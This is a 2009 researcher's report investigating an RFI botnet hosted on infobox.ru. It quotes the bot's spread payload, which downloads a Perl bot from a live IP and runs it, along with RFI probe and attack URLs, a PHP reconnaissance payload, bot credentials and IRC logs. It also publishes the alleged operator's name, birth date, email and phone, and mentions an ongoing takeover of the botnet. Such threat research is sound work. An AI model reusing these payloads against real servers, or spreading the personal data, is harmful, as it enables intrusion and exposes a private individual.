

2009 – Intermediate
Report (May 11)

Infobox.ru:

Your botnet is now my botnet!

Peter Kleissner

#CONTINUE

90.150.144.50

Botnet

pass:

har123

Peter Kleissner
(Independent)
11.05.2009



Thanks for reading my colorful 1st public report about my private ongoing investigations. Let's start.

- A visitor from **srv002.infobox.ru** (77.221.130.2) came on 2009-05-09 20:20:32. The browser was Mozilla/5.0
 - This visitor first arrived without a referring URL and visited </index.php?page=zeus/index1.php?c=http://125.163.251.219/har/fx29id1.txt??> encountering a 404 error
 - 1 seconds later, arrived without a referring URL, and visited </index.php?page=404-error>




..was recently on my Visitor Stats. Nothing new but it gained my attention that infobox.ru server was directly accessing my site.

ABCDEFGF.. -> <http://125.163.251.219/har/fx29id1.txt??>

```
<?php /* Fx29ID */ echo ("FeeL"."CoMz"); die ("FeeL"."CoMz"); /* Fx29ID */ ?>
```

This was also not something new to me. But looking on <http://125.163.251.219/har/> brings to the light:

Index of /har


















<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 RFI.txt	11-May-2009 03:31	66K	
 alat/	09-May-2009 18:43	-	
 bot.txt	20-Apr-2009 16:50	23K	
 continue.txt	26-Feb-2009 11:57	5.3K	
 continue1.txt	11-May-2009 03:27	53K	
 continue2.txt	11-May-2009 03:25	53K	
 continue3.txt	11-May-2009 03:26	53K	
 continuerfi.txt	11-May-2009 03:27	66K	
 continuescan.txt	11-May-2009 03:27	53K	
 echo.txt	11-May-2009 03:28	9.8K	
 fx29id1.txt	21-Mar-2009 09:21	75	
 fx29id2.txt	21-Mar-2009 09:31	2.1K	
 game/	21-Apr-2009 18:30	-	
 googlerz.php	29-Mar-2009 04:06	613	
 har.txt	26-Feb-2009 11:57	151K	
 log.txt	26-Feb-2009 11:57	9.6K	
 r57.txt	29-Mar-2009 06:44	108K	
 scan1.txt	11-May-2009 03:29	52K	
 spread.txt	11-May-2009 03:30	5.0K	

<Cuest44352> why u guys hosting that on infobox.ru?
<Guest44352> get from exploiting
<Guest44352> no legal host here bro

Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9 Server at 125.163.251.219 Port 80

The hosting contained and still contains a bunch of files. First, I have a comparison, the same webserver from Saturday 9th May (2 days earlier):

Index of /har

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 alat/	09-May-2009 18:43	-	
 continue.txt	26-Feb-2009 11:57	5.3K	
 continue1.txt	15-Apr-2009 07:35	53K	
 continue2.txt	15-Apr-2009 07:36	53K	
 continue3.txt	15-Apr-2009 07:36	53K	
 continuerfi.txt	15-Apr-2009 07:37	66K	
 continuescan.txt	15-Apr-2009 07:38	53K	
 echo.txt	15-Apr-2009 07:41	9.8K	
 fx29id1.txt	21-Mar-2009 09:21	75	
 fx29id2.txt	21-Mar-2009 09:31	2.1K	
 game/	21-Apr-2009 18:30	-	
 googlerz.php	29-Mar-2009 04:06	613	
 har.txt	26-Feb-2009 11:57	151K	
 log.txt	26-Feb-2009 11:57	9.6K	
 scan1.txt	11-Apr-2009 09:58	52K	
 spread.txt	15-Apr-2009 07:41	5.0K	

Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9 Server at 125.163.251.219 Port 80

Remember anything? I did, here is `RFI.txt` and `bot.txt` and `r57.txt` missing. On Sunday 10th May the server was down – today 11th May it was then up again with the new files – and check also the modified time stamps which indicate modified contents.

Downloading new `continue1.txt` and diff:

```
32 * my $fx29id = "http://anggey.selfip.com/har/fx29id1.txt?"; #Fx29ID (Simple) / (Advanced)
33 * my $fx29id2 = "http://anggey.selfip.com/har/fx29id2.txt?"; #Fx29ID (Advanced)
34 * my $fx29sh = "http://anggey.selfip.com/har/har.txt?"; #Fx29Sh (Optional)
35 * my $bypass = "http://anggey.selfip.com/har/googlerz.php?"; #Google Bypassers (Optional)
36
37 ##[ KONFIGURASI SOURCE ]##
38 * my $mysite = "http://anggey.selfip.com/har/"; #Path to Sources URL (Optional)
39 my $spread = $mysite."echo.txt"; #Fx29Spreadz (Optional)
40 my $joomla = $mysite."bugz/joomla.txt"; #Joomla's Bugs List (Required for Joomla RFI Scanner)
41
42 ##[ KONFIGURASI IRC ]##
43 * my $servers = ["continue.homelinux.org","90.150.144.50"]; #IRC Servers (Separated by HaR)
44 my $bot = (
45   nick => "ContinueScan[1]",
46   ident => "Scanner",
47   chan => ["#Continue"], #Channels to join (Separated by HaR)
48   server => $servers[rand( scalar($servers) )],
49   port => "6667"
50
51
52 * my $fx29id = "http://125.163.251.219/har/fx29id1.txt?"; #Fx29ID (Simple) / (Advanced)
53 * my $fx29id2 = "http://125.163.251.219/har/fx29id2.txt?"; #Fx29ID (Advanced)
54 * my $fx29sh = "http://125.163.251.219/har/har.txt?"; #Fx29Sh (Optional)
55 * my $bypass = "http://125.163.251.219/har/googlerz.php?"; #Google Bypassers (Optional)
56
57 ##[ KONFIGURASI SOURCE ]##
58 * my $mysite = "http://125.163.251.219/har/"; #Path to Sources URL (Optional)
59 my $spread = $mysite."echo.txt"; #Fx29Spreadz (Optional)
60 my $joomla = $mysite."bugz/joomla.txt"; #Joomla's Bugs List (Required for Joomla RFI Scanner)
61
62 ##[ KONFIGURASI IRC ]##
63 * my $servers = ["irc.continuecrew.co.cc","90.150.144.50"]; #IRC Servers (Separated by HaR)
64 my $bot = (
65   nick => "ContinueScan[1]",
66   ident => "Scanner",
67   chan => ["#Continue"], #Channels to join (Separated by HaR)
68   server => $servers[rand( scalar($servers) )],
69   port => "6668"
70
```

So what they changed there is IP addresses and configuration stuff.

90.150.144.50 – main IRC server.

```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\Peter Kleissner>ping www.uralsbank.ru

Ping wird ausgeführt für www.uralsbank.ru [90.150.144.50] mit 32 Bytes Daten:
Antwort von 90.150.144.50: Bytes=32 Zeit=413ms TTL=240
Antwort von 90.150.144.50: Bytes=32 Zeit=172ms TTL=240
Antwort von 90.150.144.50: Bytes=32 Zeit=178ms TTL=240
Antwort von 90.150.144.50: Bytes=32 Zeit=176ms TTL=240

Ping-Statistik für 90.150.144.50:
    Pakete: Gesendet = 4, Empfangen = 4, Verloren = 0 (0% Verlust),
Ca. Zeitangaben in Millisek.:
    Minimum = 172ms, Maximum = 413ms, Mittelwert = 234ms

C:\Users\Peter Kleissner>ping irc.continuecrew.co.cc

Ping wird ausgeführt für irc.continuecrew.co.cc [90.150.144.50] mit 32 Bytes Daten:
Antwort von 90.150.144.50: Bytes=32 Zeit=846ms TTL=240
Antwort von 90.150.144.50: Bytes=32 Zeit=175ms TTL=240
Antwort von 90.150.144.50: Bytes=32 Zeit=174ms TTL=240
Antwort von 90.150.144.50: Bytes=32 Zeit=173ms TTL=240


Ping-Statistik für 90.150.144.50:
    Pakete: Gesendet = 4, Empfangen = 4, Verloren = 0 (0% Verlust),
Ca. Zeitangaben in Millisek.:
    Minimum = 173ms, Maximum = 846ms, Mittelwert = 342ms

C:\Users\Peter Kleissner>
```

I first suspected uralsbank.ru to be the server (reverse lookup) but it turned out it's just accidently the same hosting as the real domain irc.continuecrew.co.cc:

Registry Whois	Domain Name : continuecrew.co.cc Registrar : CO.CC, INC. Whois Server : co.cc Referral URL : http://www.co.cc Service Type : ZONE RECORD Updated Date : 03-May-2009 Creation Date : 03-May-2009 Expiration Date : 03-May-2010
Registrant	continue community 55571 jogja, D.I.Y INDONESIA Continue Email : harasyeen1320@gmail.com Phone : +6285280567643 Instant messenger : Updated Date : 02-May-2009 Creation Date : 02-May-2009

Yes, harasyeen is the guy behind all this. A small google search of harasyeen_1320@yahoo.co.id lead us to



The image shows a screenshot of a Friendster profile for a user named H4R K.O.G. The profile includes a profile picture of a young man, a bio section with various details, and a list of interaction buttons. The bio section contains the following information: "add me harasyeen_1320@yahoo.co.id", "Male, 21, In A Relationship", "Interested In: Friends", "Member Since: Sep 2006", "Location: Indonesia", "Hometown: Gorontalo --- Jogja", "Company: K.O.G", "Last Login: 3 Days", "H4R's URL: Http://Profiles.friendster.com/Har1320", and "Kunjungi Website saya...". The interaction buttons include "Send Message", "Send a Smile", "Add as Friend", "Forward to Friend", "Add Bookmark", and "View Blog". There is also a "Recent Updates" section showing "added new friend - 4 days ago".

<http://profiles.friendster.com/har1320>

nick : H4R
nama : harasin mokoginta
ttl : gorontalo,13 okteber 1987
kota : go-round-tallo
agama : islam
fs/e-mail : harasyeen_1320@yahoo.co.id

(<http://phlog.net/user/modero>)



It is suggested he hosted his previous website on 000webhost.com.

So let's take a look at the software. You may notice the multiple continue files.

In short – the whole software is about RFI, remote file injection. The software should parse through the world wide web and search for vulnerable websites to take over the webhostings. It tries this by remote file injection – to execute a file from a remote server.

They use that software:

<http://www.davidsopas.com/2009/05/01/rfi-scanner-bot-and-spreader/>

RFI Scanner Bot v5.0

About the software:

```
#####
## Continue RFI Scanner Bot v5.0      ##
## By HaR                             ##
## © des 2008 - jan 2009, Continue Community ##
## http://harasin.homelinux.com      ##
#####

#####
## Features:                          ##
## + RFI Scanner                       ##
## + RFI Scan & Exploit (Exploit per engine) ##
## + Joomla RFI Scan & Exploit        ##
## + Milw0rm Search                   ##
## + Google bypass (Using PHP)       ##
## + Message Spy & Save               ##
## + Auto Spreading                   ##
#####
```

= continue1.txt, continue2.txt, continue3.txt, continuescan.txt

v6 Scanner

About the software:

```
-----
  V  S  C  A  N  N  E  R
-----

[+] Coded by @ HaR
[+] Contact: Harasyeen_1320 (At) yahoo.co.id
```

```
[+] Keep it private !
[+] *New release, more fun ;)
[+] *Updated to: 01/01/2009
```

= continuerfi.txt, RFI.txt

This is where I get his private email address, Harasyeen_1320@yahoo.co.id.

echo.txt used for RFI
fx29id1.txt typical response file
fx29id2.txt typical response file with advanced server configuration output

preddedor.pl v1.7

```
=====\n";
+ preddedor.pl v1.7\n";
+ by -r@crew\n";
+ #racrew at irc.racrew.us\n";
=====\n";
- Navegacao:\n";
!botku join #chan (para entrar em um canal)\n";
!botku part #chan (para sair de um canal)\n";
!msg nick msg (Envia mensagem)\n";
!quit (duh!)\n";
- WAR\n";
!target NICK (Especifica novo alvo)\n";
!ctcpflood (Envia flood ctcp)\n";
!dccflood (Envia flood dcc)\n";
!noticeflood (Envia flood de notice)\n";
!msgflood (Envia flood de mensagens)\n";
!hop #chan msg (Entra e sai de um canal deixando msg)\n";
```

= bot.txt

r57 Shell

```
/* # # # #
/* # # # #
/* # # # #
/* # ## ### ## #
/* ## ## ##### ## ##
/* ## ## ##### ## ##
/* ## ## ##### ## ##
/* ### ##### ##
/* #####
```

```
/*          #####
/*          #####
/*          #####
/*          #####
/*          #####
/*          #####
/*          #####
/*          #####
/*          #####
/*          #####
```

Iiih Spider.

Log.txt some custom shell

FaTaLiStiCz_Fx Fx29Sh 3.2.12.08

```
#####
##[ FaTaLiStiCz_Fx Fx29Sh 3.2.12.08 ]##
##[ By FaTaLiStiCz_Fx                    ]##
##[ © 03-12 2008 FeeLCoMz Community ]##
##[ Written under PHP 5.2.5            ]##
#####
```

googlerz.php some google searcher..

spread.txt:

```
<?php
echo exec('cd /tmp;lwp-download http://125.163.251.219/har/bot.txt;perl
bot.txt localhost;rm -rf bot.txt;rm -rf ips1.txt*');
echo exec('cd /tmp;curl -f -O http://125.163.251.219/har/bot.txt;perl
bot.txt localhost;rm -rf bot.txt;rm -rf ips1.txt*');
echo exec('cd /tmp;GET http://125.163.251.219/har/bot.txt;perl bot.txt
localhost;rm -rf bot.txt;rm -rf ips1.txt*');
echo exec('cd /tmp;wget http://125.163.251.219/har/bot.txt;perl bot.txt
localhost;rm -rf bot.txt;rm -rf ips1.txt*');
echo exec('cd /tmp;fetch http://125.163.251.219/har/bot.txt;perl
bot.txt localhost;rm -rf bot.txt;rm -rf ips1.txt*');
echo passthru('cd /tmp;lwp-download
http://125.163.251.219/har/bot.txt;perl bot.txt localhost;rm -rf
bot.txt;rm -rf ips1.txt*');
echo passthru('cd /tmp;fetch http://125.163.251.219/har/bot.txt;perl
bot.txt localhost;rm -rf bot.txt;rm -rf ips1.txt*');
...
```

Scan1.txt:

```
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%.%.%.%
# % private hackers pwned your box %
# %.%.%.%.%.%.%.%.%.%.%.%.%.%.%.%.%%
```

IRC Channel

```
##[ KONFIGURASI IRC ]##
my @servers = ("irc.continuecrew.co.cc", "90.150.144.50"); #IRC Servers
(Separated by HaR)
my %bot = (
    nick    => "ContinueScan[1]",
    ident   => "Scanner",
    chan    => ["#Continue"], #Channels to join (Separated by HaR)
    server  => $servers[rand(scalar(@servers))],
    port    => "6668"
);
```

..according to continuel.txt.

Server	irc.continuecrew.co.cc 90.150.144.50
Channel	#Continue
Port	6667 (previously) 6668 (as of May 11)

```
##[ KONFIGURASI USER ##
## status: admin, user
## cryptz: 0 = Non-Encrypted Password, 1 = Encrypted Password
my %boss = (
    Harasyeen => {
        pass    => 'har123',
        status  => "admin",
        cryptz  => 0,
        login   => 0
    },
    HaR => {
        pass    => 'har123',
        status  => "admin",
        cryptz  => 0,
        login   => 0
    },
);
```

Harasyeen	
Pass	har123
Status	admin
HaR	
Pass	har123
Status	admin

Thanks for your password.

```

elseif ($com =~ /^\/\+bos\s+(.+)\/s+(.*)/) {
    $boss{$1}{pass} = "fx";
    $boss{$1}{status} = $2;
    $boss{$1}{login} = 0;
    $boss{$1}{cryptz} = 0;
    ntc($dnick,"BoZz","$1 ditambahkan sbg ".$boss{$1}{status});
    msgi($1,"BoZz","Hai $1! Ketik .auth ".$boss{$1}{pass});
}

```

Main bot password: "fx"

Joining the IRC you'll see the whole time stuff like:

```

19:11 <ContinueScan[3]><[ 600 6741 ]>
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 1700 / 3051
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 1800 / 3051
19:12 <eNdA-scan[98]><[ 900 6695 ]>
19:12 <ContinueScan>Lycos 2017 992
19:12 <ContinueScan>[!] HaStL PeNcArTaN subdramer [!]
19:12 <ContinueScan>[!] ToTal: 13938 KoToR: 6539 BeRSih: 6529 ID: Fx38742.txt [!] [!] ExpLoITaSi DiMuLa! [!]
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 1900 / 3051
19:12 <ContinueScan><[ 100 6529 ]>
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 2000 / 3051
19:12 <ContinueScan[2]>Lycos 2012 977
19:12 <ContinueScan[2]>[!] HaStL PeNcArTaN phpraid [!]
19:12 <ContinueScan[2]>[!] ToTal: 13826 KoToR: 5979 BeRSih: 5857 ID: Fx40534.txt [!] [!] ExpLoITaSi DiMuLa! [!]
19:12 <ContinueScan[1]>Lycos 2014 990
19:12 <ContinueScan[1]>[!] HaStL PeNcArTaN "Form Mail Script" [!]
19:12 <ContinueScan[1]>[!] ToTal: 19797 KoToR: 8162 BeRSih: 8145 ID: Fx39979.txt [!] [!] ExpLoITaSi DiMuLa! [!]
19:12 <eNdA-scan[57]><[ 1100 9714 ]>
19:12 <ContinueScan[2]><[ 100 5857 ]>
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 2100 / 3051
19:12 <ContinueRFI[762]>[!%] _/ Exploiting 1000 / 5003
19:12 <ContinueScan[3]><[ 700 6741 ]>
19:12 <ContinueScan[1]><[ 100 8145 ]>
19:12 <ContinueScan><[ 200 6529 ]>
19:12 <eNdA-scan[57]><[ 1200 9214 ]>
19:12 <ContinueScan[2]><[ 200 5857 ]>
19:12 <eNdA-scan[98]><[ 1000 6695 ]>
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 2200 / 3051
19:12 <ContinueScan[1]><[ 200 8145 ]>
19:12 <ContinueScan><[ 300 6529 ]>
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 2300 / 3051
19:12 <ContinueRFI[524]>[!%] _/ Exploiting 2400 / 3051
19:12 <ContinueScan[2]><[ 300 5857 ]>

21:39 <ContinueScan[2]><[ 1800 4190 ]>
21:39 <ContinueRFI[524]>[!] !response > Test if the RFI Response is working
21:39 <ContinueRFI[762]>[!%] _/ Exploiting 1400 / 6958
21:39 <ContinueRFI[762]>[!] !response > Test if the RFI Response is working
21:39 <ContinueRFI[762]>[*] !chid <new rfi-id> > Change the RFI-Response
21:39 <ContinueRFI[762]>[*] !killme > KILL The Bot
21:39 <ContinueRFI[762]>[!] !milw0rm rss > Get the last Milw0rm bugs
21:39 <ContinueRFI[762]>[!] !new rfi bugs > Get the last 10 RFI bugs
21:39 <ContinueRFI[762]>[!] !new lfi bugs > Get the last 10 LFI bugs
21:39 <ContinueRFI[524]>[*] !chid <new rfi-id> > Change the RFI-Response
21:39 <ContinueRFI[524]>[*] !killme > KILL The Bot
21:39 <ContinueRFI[524]>[!] !milw0rm rss > Get the last Milw0rm bugs
21:39 <ContinueRFI[524]>[!] !new rfi bugs > Get the last 10 RFI bugs
21:39 <ContinueRFI[524]>[!] !new lfi bugs > Get the last 10 LFI bugs
21:39 <ContinueRFI[524]>[!] !new sql bugs > Get the last 10 SQL Injection bugs
21:39 - Cola left
21:39 <ContinueRFI[524]>[!] !new rce bugs > Get the last 10 RCE bugs
21:39 <ContinueRFI[762]>[!] !new sql bugs > Get the last 10 SQL Injection bugs
21:39 <ContinueRFI[524]>[!] !cari <bug> <dork> -p <sites/proc> > Start the RFI Scanner
21:39 <ContinueRFI[762]>[!] !new rce bugs > Get the last 10 RCE bugs
21:39 <ContinueRFI[762]>[!] !rfi <bug> <dork> -p <sites/proc> > Start the RFI Scanner
21:39 <ContinueRFI[762]>[!] !lfi <bug> <dork> > Start the LFI Scanner
21:39 <ContinueRFI[524]>[!] !lfi <bug> <dork> > Start the LFI Scanner
21:39 <ContinueRFI[524]>[!] !sql <bug> <dork> -p <sites/proc> > Start the SQL Injection Scanner

```

Do you remember the continue name here?
That's for what the whole files are, each one for 1 single main bot:

srv002.infobox.ru	ContinueScan	continuescan.txt	Continue RFI Scanner v5.2	.info
srv002.infobox.ru	ContinueScan[2]	continue2.txt	Continue RFI Scanner v5.2	.info
srv015.infobox.ru	ContinueScan[3]	continue3.txt	Continue RFI Scanner v5.2	.info
srv017.infobox.ru	[unknown bot]			
srv018.infobox.ru	ContinueScan[1]	continue1.txt	Continue RFI Scanner v5.2	.info
srv018.infobox.ru	ContinueRFI[1]	continuerfi.txt		!info
srv018.infobox.ru	ContinueRFI[383]	continuerfi.txt		!info

```
< >!info
<ContinueRFI[524]>[i] Release : v6 -Private IrcBot
<ContinueRFI[524]>[i] Author : anakdompu - Egyption coder
<ContinueRFI[524]>[i] Contact : anakdompu(at)gmail.com
<ContinueRFI[524]>[i] Uname -a: Linux srv-tuningis-hosting 2.6.9-5.ELsmp #1 SMP Wed Jan 5 19:30:39 EST 2005
i686 athlon i386 GNU/Linux
<ContinueRFI[524]>[i] Uptime : 16:28:19 up 6:19, 0 users, load average: 0.76, 1.34, 1.29
<ContinueRFI[524]>[i] Spread Mode: ON
<ContinueRFI[524]>[i] Security Mode: OFF
<ContinueRFI[762]>[i] Release : v6 -Private IrcBot
<ContinueRFI[762]>[i] Author : anakdompu - Egyption coder
<ContinueRFI[762]>[i] Contact : anakdompu(at)gmail.com
<ContinueRFI[762]>[i] Uname -a: Linux srv-tuningis-hosting 2.6.9-5.ELsmp #1 SMP Wed Jan 5 19:30:39 EST 2005
i686 athlon i386 GNU/Linux
<ContinueRFI[762]>[i] Uptime : 16:28:19 up 6:19, 0 users, load average: 0.76, 1.34, 1.29
<ContinueRFI[762]>[i] Spread Mode: ON
<ContinueRFI[762]>[i] Security Mode: OFF

< >.info
<ContinueScan[1]> [i] Continue RFI Scanner v5.2 Info
<ContinueScan[1]> [i] Written under ActivePerl 5.8.8 Build 820 by HaR (Continue Community)
<ContinueScan[1]> [i] Uname: Linux srv018 2.6.28.2-new-xeon #1 SMP Mon Jan 26 14:25:57 MSK 2009 i686 GNU/Linux
<ContinueScan[1]> [i] Uid: uid=3338(z86363) gid=106(hosting) groups=106(hosting)
<ContinueScan[1]> [i] Uptime: 23:43:26 up 90 days, 8:19, 0 users, load average: 4.60, 4.56, 4.09

< >.info
<ContinueScan[2]> [i] Continue RFI Scanner v5.2 Info
<ContinueScan[2]> [i] Written under ActivePerl 5.8.8 Build 820 by HaR (Continue Community)
<ContinueScan[2]> [i] Uname: Linux srv002 2.6.28.2-k8 #3 SMP Tue Jan 27 14:12:55 MSK 2009 i686 GNU/Linux
<ContinueScan[2]> [i] Uid: uid=1045(aquamaster) gid=106(hosting) groups=106(hosting)
<ContinueScan[2]> [i] Uptime: 23:45:13 up 84 days, 13:02, 0 users, load average: 3.37, 3.49, 3.08

< >.info
<ContinueScan[3]> [i] Continue RFI Scanner v5.2 Info
<ContinueScan[3]> [i] Written under ActivePerl 5.8.8 Build 820 by HaR (Continue Community)
<ContinueScan[3]> [i] Uname: Linux srv015 2.6.28.2-old-xeon #2 SMP Tue Jan 27 13:34:07 MSK 2009 i686 GNU/Linux
<ContinueScan[3]> [i] Uid: uid=2361(dusk) gid=1000(hosting) groups=1000(hosting)
<ContinueScan[3]> [i] Uptime: 23:46:22 up 14 days, 17:50, 0 users, load average: 9.89, 8.26, 6.81

< >.info
<ContinueScan> [i] Continue RFI Scanner v5.2 Info
<ContinueScan> [i] Written under ActivePerl 5.8.8 Build 820 by HaR (Continue Community)
<ContinueScan> [i] Uname: Linux srv002 2.6.28.2-k8 #3 SMP Tue Jan 27 14:12:55 MSK 2009 i686 GNU/Linux
<ContinueScan> [i] Uid: uid=1045(aquamaster) gid=106(hosting) groups=106(hosting)
<ContinueScan> [i] Uptime: 23:48:04 up 84 days, 13:05, 0 users, load average: 2.39, 2.87, 2.90

< >.respon
<ContinueScan[1]> [!] Fx29ID: ERROR! Fx29ID2: ERROR! Fx29Sh: ERROR! [!]
<ContinueScan[3]> [!] Fx29ID: ERROR! Fx29ID2: ERROR! Fx29Sh: ERROR! [!]
<ContinueScan[2]> [!] Fx29ID: ERROR! Fx29ID2: ERROR! Fx29Sh: ERROR! [!]
<ContinueScan> [!] Fx29ID: ERROR! Fx29ID2: ERROR! Fx29Sh: ERROR! [!]
```

I got a list of all infobox.ru main servers:

```
srv001.infobox.ru
srv002.infobox.ru
srv003.infobox.ru
srv004.infobox.ru
```

srv005.infobox.ru
srv006.infobox.ru
srv007.infobox.ru
srv008.infobox.ru
srv009.infobox.ru
srv010.infobox.ru
srv011.infobox.ru
srv012.infobox.ru
srv013.infobox.ru
srv014.infobox.ru
srv015.infobox.ru
srv016.infobox.ru
srv017.infobox.ru
srv018.infobox.ru
srv019.infobox.ru
srv020.infobox.ru
srv021.infobox.ru
srv022.infobox.ru
srv023.infobox.ru
srv024.infobox.ru
srv025.infobox.ru
srv026.infobox.ru
srv027.infobox.ru
srv028.infobox.ru
srv029.infobox.ru
srv030.infobox.ru
srv701.infobox.ru
srv10001.infobox.ru
srv10002.infobox.ru
srv10003.infobox.ru
srv10004.infobox.ru
srv10005.infobox.ru
srv10006.infobox.ru
srv10007.infobox.ru
srv10008.infobox.ru
srv10009.infobox.ru
srv10010.infobox.ru
srv10011.infobox.ru
srv10012.infobox.ru
srv10013.infobox.ru
srv10014.infobox.ru
srv10015.infobox.ru
srv10016.infobox.ru
srv10017.infobox.ru
srv10018.infobox.ru
srv10019.infobox.ru
srv10020.infobox.ru
srv10021.infobox.ru
srv10022.infobox.ru
srv10023.infobox.ru
srv10024.infobox.ru
srv10025.infobox.ru
srv10026.infobox.ru

```
srv10027.infobox.ru
srv10028.infobox.ru
srv10029.infobox.ru
srv10030.infobox.ru
```

I consider infobox.ru as illegal webhosting, I had strong connections to the ex. Russian Business Network.

So what's next?

Now it's exposed. Abuse? No, I assume infobox.ru knows and tolerates it, like every illegal web hoster.

Taking over botnet? In progress..

one of irc's admins: sent me POC <http://www.teampoint-koeln.de/media/cek.jpg>

```
<?
$win = strtolower(substr(PHP_OS,0,3)) == "win";
echo "shepdoy<br>";
if (@ini_get("safe_mode") or strtolower(@ini_get("safe_mode")) == "on")
{
  $safemode = true;
  $hsafemode = "ON(-----4BuSuK-----9)";
}
else {$safemode = false; $hsafemode =
"OFF(-----8WoKeH-----9)";}
$xos = wordwrap(php_uname(), 90, "<br>", 1);
$xpwd = @getcwd();
$OS = "[Safe-mode:". $hsafemode. "] [Kernel:". $xos. "]";
echo "<center><A class=ria href=\"http://\". $OS. \">shepdoy</A></center><br>";
echo "<br>OSTYPE:$OS<br>";
echo "<br>PWD:$xpwd<br>";
die("<center>Karaw4nghacK Was Here!</center>");
?>
```

IRC logs:

Sonntag, 10. Mai 2009

```
(22:09:30)<Cenghar>who are u bro?
(22:13:22)<Cenghar>please introduce ur self
(22:13:49)<Cenghar>yess
(22:13:51)<Cenghar>so ?
(22:15:10)<Cenghar>what developer ?
(22:15:37)<Cenghar>nice
(22:16:46)<Cenghar>so what can u do to develops ??? bot perl?
(22:19:03)<Cenghar>u have this source bot here?
(22:19:45)<Cenghar>lolz
(22:20:09)<Cenghar>yess
(22:20:27)<Cenghar>u have new spread / u can make new spread??
(22:21:38)<Cenghar>http://www.teampoint-koeln.de/media/cek.jpg <-- cek my spread please
(22:22:18)<Cenghar>if u are true develops, i believe u can use it
(22:22:31)<Cenghar>can u use, can't u?
(22:23:23)<Cenghar>ok!
(22:26:30)*Cenghar *
(22:26:43)<Cenghar>http://www.gntree.go.kr/bbs//include/admin.lib.inc.php?site_path=http://www.teampoint-koeln.de/media/cek.jpg?
<-- try this
(22:27:34)<Cenghar>my spread is very better
(22:27:37)<Cenghar>:D
```

```
(22:27:43)<Cenghar>no if else
(22:29:10)<Cenghar>u can use it to ur source??? i want to see u can develop my source code
(22:32:13)<Cenghar>u can use much source, i just want to see u can use my spread with other source
(22:32:46)*Cenghar just student and study perl script
(22:33:27)<Cenghar>what koeln??
(22:33:37)<Cenghar>where u from?
(22:34:52)<Cenghar>:D
(22:35:10)<Cenghar>so what do want here???
(22:36:44)*Cenghar just study and always study
(22:37:21)<Cenghar>hacking
(22:37:30)<Cenghar>hehee
(22:38:08)<Cenghar>u know remote root exploite???
(22:38:44)<Cenghar>nice
(22:39:02)<Cenghar>how to use it??? u can teach me?
(22:39:23)*Cenghar i need r00t for make new server
(22:40:45)<Cenghar>is this code *.c ?
(22:41:53)<Cenghar>u have sample to use this scipt???
(22:45:05)*Cenghar need remote root for linux, not windows
(22:45:10)<Cenghar>u have?
(22:46:11)<Cenghar>lolz
(22:49:12)<Cenghar>u have good source code perl?
(22:49:33)<Cenghar>why???
(22:50:54)<Cenghar>hehee
(22:58:01)<Cenghar>just bot services
(23:00:00)<Cenghar>ircd services
(23:00:23)<Cenghar>WeLcOmEBaCk!!
(23:00:31)<Cenghar>talk with us here bro
(23:00:46)<Cenghar>please introduce ur self
(23:00:56)<Cenghar>hehee
(23:01:43)<Cenghar>who are u **CENSORED**??
(23:02:51)*Cenghar that is not mine
(23:03:23)<Cenghar>so.. what do u do here?
(23:04:03)<Cenghar>:p~ UweekKK!!
(23:04:13)<Cenghar>rooted???
(23:04:38)<Cenghar>can i know host u rooted?
(23:05:14)<Cenghar>from local r00t / remote r00t?
(23:05:34)<Cenghar>**CENSORED** is very best source code pl
(23:05:47)<Cenghar>Ooooooww
(23:06:03)<Cenghar>what kernel u rooted?
(23:08:33)<Cenghar>:p~ UweekKK!!
(23:08:44)<Cenghar>ok,...
(23:08:50)<Cenghar>u have new bug???
(23:09:09)<Cenghar>we scan here
(23:09:11)<Cenghar>:D
(23:12:39)<Cenghar>so what do have **CENSORED**??? dork lfi?
